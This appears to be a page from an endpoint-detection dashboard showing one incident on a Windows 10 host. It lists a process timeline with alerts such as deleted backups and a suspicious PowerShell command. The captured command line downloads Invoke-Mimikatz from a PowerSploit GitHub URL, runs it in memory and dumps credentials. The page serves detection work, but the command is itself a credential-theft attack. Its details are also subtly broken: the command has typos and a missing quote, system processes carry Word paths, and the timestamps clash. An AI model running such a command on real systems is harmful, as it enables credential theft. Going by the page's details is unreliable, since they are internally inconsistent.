



### Threat Analysis Center

Dashboard >

Search

Live Discover >

**Detections**

Investigations

Threat Graphs

Preferences

Configurations

Integrations

Actions ▾

**Detection #8273540**
Severity 5
2 Cases
Set Classification ▾
Set Context ▾

#### Detection Details


A process was identified as a Suspicious Activity. It exists across 1 host and 1 user. In addition, we found 3 related processes and 4 related network connections.

Name	Suspicious Executables
First Detected	Feb 18, 2022 7:28:15 PM
Assigned Time	Feb 18, 2022 7:29:02 PM
Threat ID	<a href="#">8273540</a> ...
Possible Data	<a href="#">17 business files</a> ...
Where	<a href="#">5 endpoints</a> ...
Case Owner	James Patterson ...
Created By	Auto-Generated

Investigations  
[106522 Non-Targeted Website Attack](#)  
[746528 Investigation Name](#)

#### Endpoint Details

Status	<span style="color: green;">🔌 Online</span>
Device	<a href="#">Win10-PRD1-Rakesh</a> ...
Device OS	Win 10 Enterprise
IP Address	10.55.169.173 ...



Filters ▾ Search timeline... [Download] [Refresh]

09:32:29 AM	<ul style="list-style-type: none"> <li>🔧 <b>smss.exe</b> "C:\Program Files\Microsoft Office\root\Office16\WINWOR..." <span>12 Registry</span> <span>4 Files</span> <span>3 Network</span> ...</li> <li>⚡ <b>File backups were deleted</b></li> </ul>
09:32:29 AM	<ul style="list-style-type: none"> <li>🔧 <b>wininit.exe</b> "C:\Program Files\Microsoft Office\root\Office16\WINWORD.exe" <span>12 Registry</span> <span>4 Files</span> ...</li> <li>⚡ <b>Suspicious Process Discovery</b></li> </ul>
09:32:29 AM	<ul style="list-style-type: none"> <li>🔧 <b>services.exe</b> "C:\Program Files\Microsoft Office\root\..." <span>12 Registry</span> <span>4 Files</span> <span>8 DNS</span> <span>3 Network</span> ...</li> <li>⚡ <b>Suspicious PowerShell command line</b></li> </ul>
09:32:29 AM	<ul style="list-style-type: none"> <li>🔧 <b>SophosLiveQueryService.exe</b> "C:\Program Files\Microsoft Office\root\..." <span>8 DNS</span> <span>13 Library</span> ...</li> </ul>
09:32:29 AM	<ul style="list-style-type: none"> <li>🔧 <b>cmd.exe</b> "C:\Program Files\Microsoft Office\root\Office16\..." <span>4 Files</span> <span>8 DNS</span> <span>3 Network</span> ...</li> <li>⚡ <b>File backups were deleted</b></li> <li>⚡ <b>Anomalous behavior by a common executable</b></li> </ul>

#### Command Line

Actions ▾

```
powershell.exe-ExecutionPolicy Bypass -C "EX (New-Object Net.WebClient).DownloadString(https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b945b91253a/Efiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz-DumpCreds"
```